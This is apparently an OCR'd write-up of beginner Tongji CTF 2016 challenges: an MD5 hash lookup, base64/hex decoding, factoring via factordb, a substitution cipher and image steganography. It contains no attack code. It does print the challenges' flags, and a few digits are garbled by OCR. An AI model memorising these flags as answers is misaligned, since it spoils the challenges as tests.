
TJCTF-WriteUp

Are you ready?

########***###****##*****###****####****#######
######**#######*###****######*#######*#########
#######***####*###*#########*######**##########

Game List:



Tongji CTF 2016


flag ✔ Solved pwn (200)	side ✔ Solved misc (150)	IM ? Open web (300)	shell ? Open mobile (300)
GoT ✔ Solved reverse (200)	traffic ✔ Solved misc (100)	factorize ✔ Solved crypto (50)	RSA ✔ Solved crypto (200)
ship ✔ Solved mobile (200)	foresee ? Open web (300)	acfun ✔ Solved misc (100)	crack ✔ Solved crypto (300)
collide ✔ Solved crypto (50)	fly ✔ Solved mobile (200)	签到 ✔ Solved misc (10)	XSS ✔ Solved web (100)
TEN. ✔ Solved reverse (100)	cake ✔ Solved mobile (100)	XSS2 ✔ Solved web (200)	homework ✔ Solved pwn (100)
FBI ✔ Solved misc (100)	XD ✔ Solved misc (50)	substitude ✔ Solved crypto (100)	

0x00

签到

✓ Solved

misc (10)


签到 (Solved)

Category: misc / Difficulty: 0 / Points: 10

签到题。

Flag: CTF{Hack_For_Fun}

Thoughts & Solutions:


The image above is enough.

0x01

collide

✓ Solved

crypto (50)


collide (Solved)


Category: crypto / Difficulty: 0 / Points: 50

MD5「完全」不安全：你可以从下面这个 MD5 中知道 Flag 吗？

b211ed931a7e65805fb2dee3c8f1bae8

注：请以 CTF{xxxx} 形式递交 Flag。

Thoughts & Solutions:



b211ed931a7e65805fb2dee3c8f1bae8

2 項結果 (0.37 秒)


md5解密记录
pmd5.com/about/history.aspx ▾ 翻譯這個網頁
… d42683b3df678c61fef0b74e182f540724e23a83ed92b84781683615F6C0CFB18D4D2DABA81ECC0C b211ed931a7e65805fb2dee3c8f1bae8 …

1 - MD5DB | The MD5 Database
md5db.net/explore/b211
b211ed85d51d4bb90625fe19b107d0f4, V11ASAN1. b211ed88ef4f0e5b0841b716144d2e92, r@tun1ngs1h. b211ed931a7e65805fb2dee3c8f1bae8, Bingo!

P.S.

- It is valuable for you to learn more about MD5

0x02




XD (Solved)

Category: misc / Difficulty: 0 / Points: 50

小明上课收到一张纸条，上面写着 NDM1NDQ2N0I0RTY5NDM2NTU0NzI1OTdE，小明很迷茫，是来自异次元的召唤吗？

Hint: base64, hex

Thoughts & Solutions:



Base64 -> hexadecimal string decoder

Base64 string:

NDM1NDQ2N0I0RTY5NDM2NTU0NzI1OTdE

Options:


□ 0x separator for output
□ Use lowercase hex characters

Decoded data (hexadecimal)

3433353434363742344536393433363535343732353937 44

Decoded data as ASCII text, bytes outside 32...126 range displayed in italics as *[byte value]*:

4354467B4E6943655472597D



Hexadecimal -> ASCII string decoder

Hex string:

4354467B4E6943655472597D

Note: all characters outside hex set will be ignored, thus "12AB34" = "12 AB 34" = "12, AB, 34", etc. Input is case-insensitive.

Options:

☑ remove "0x" groups from input

Cleaned input:

4354467B4E6943655472597D


Decoded data as ASCII text, bytes outside 32...126 range displayed in italics as *[byte value]*:

CTF{NiCeTrY}

P.S.

- It is valuable for you to learn base64 & base32 encoding …

0x03



factorize (Solved)

Category: crypto / Difficulty: 0 / Points: 50


破解 RSA 的一个关键就是分解素因数。

请你分解 861474267487993842735161570791306739741353629602105733862941142859l0401，分解出的最大的素因数就是 Flag。

注意：递交时请包裹上 CTF{xxxx}，例如素因数是 13，则递交 Flag 是 CTF{13}。

Thoughts & Solutions:


First I programmed in Python and hava a try:



```
#!/usr/bin/python2.7
import math

number=8614742674879938427351615707913067397413536296021057338629411428591O401

x = number / 99999989

i = 99999989

while True:
    if x % i == 0:
        break
    i = i + 2

print(i)

```

But the numer is too large ...
So ?

Until …




8614742674879938427351615707913067397413536296021057338629411428591040l

Result:		
status (?)	digits	number
FF	71 (show)	8614742674...01<71> = 99999989 · 26440615366395242196516853423447<32> · 32581479300404876772405716877547<32>

www.factordb.com (I must say that many sites are unreliable)

0x04


substitude (Solved)


Category: crypto / Difficulty: 1 / Points: 100

这是万匹丝的终极？

查看密文（编码 GB2312）

注意：请以 CTF{xxxxx} 形式递交 Flag。

And the cipher is:


ギы ヶ⧅ゎボチじΨ⧅あボわゎ, あ なЙんなチギチЙチギじы ヶギボわう⧅ ギな あ μうチわじα じ
ウギ歹うα なゎなチうμ; チわう "Йыギチな" μあゎ んう なギыΨドう ドうチチう⧅な (チわう μじ
わ. チわう ⧅うヶうギびう⧅ αうヶギボわう⧅な チわう チう歹チ んゎ ボう⧅ウじ⧅μギыΨ チわ


……..

The cipher is too long so I don't show it here. If you want to practice, please contact me to fetch it.

Thoughts & Solutions:

- First I had no ideas. Gradually, I find something. The title is 'substitude', which may be a hint. Then, I found that there are many 'ギ Ы' followed by a numer like year in this text. 'ギ Ы' are also at the beginning of the text. The text may be an English article? If so, I suppose they are 'in'. Have a try and I found it may be correct.
- Then, I found 'んう ΨinninΨ'. Can it be 'beginning' ?
- Have a try (In fact, I had no ideas else). It seems to be correct.
- Then I got 'わあび e been'. It must be 'have been' I think.

- Just repeated steps above and I got the whole plaintext with flag:





```
another homophonic cipher was described by stahl and was one of
cipher in such a way that the number of homophones for a given
flag is {sopatienttosolvethistaskwelldone}
```

……

……

0x05





FBI (Solved)

Category: misc / Difficulty: 1 / Points: 100

“2010年6月27日是Tim Foley的20岁生日，父母带着他和16岁的弟弟Alex去家附近的一家印度餐馆庆生。他们的父母是加拿大人，不久前获得美国国籍，他们也出生在加拿大，自认为是加拿大人。当天晚上，FBI包围了他们的家，以间谍罪逮捕了他们的父母。他们的父母实际上是俄罗斯人，因为天资聪明而在年轻时被挑选出来接受间谍培训，以偷窃来的身份潜伏在西方国家，一步步积累“经验”渗透进入美国的社会政治圈，他们与俄罗斯间谍组织的联络方式是使用该组织开发的算法编码信息，然后将信息隐写在图像中。”

下载文件


红绿蓝红绿蓝红绿蓝，从小到大，你能看到最初的东西吗？

Hint: 隐写术

(The downloaded file is a .bmp picture)

Thoughts & Solutions:


I know something about Steganography before such as changing the suffix of file, LSB and so on. The first idea couldn't make it (Recommand software: binwalk). So I try the second. There is a famous software: Stegsolve. And ……luckily
(Also recommand: Mp3stego)



Extract Preview

```
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000043 54467b536565496e  .......C TF{SeeIn
5468654c61737442 7974657d00000000  TheLastB yte}....
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
```

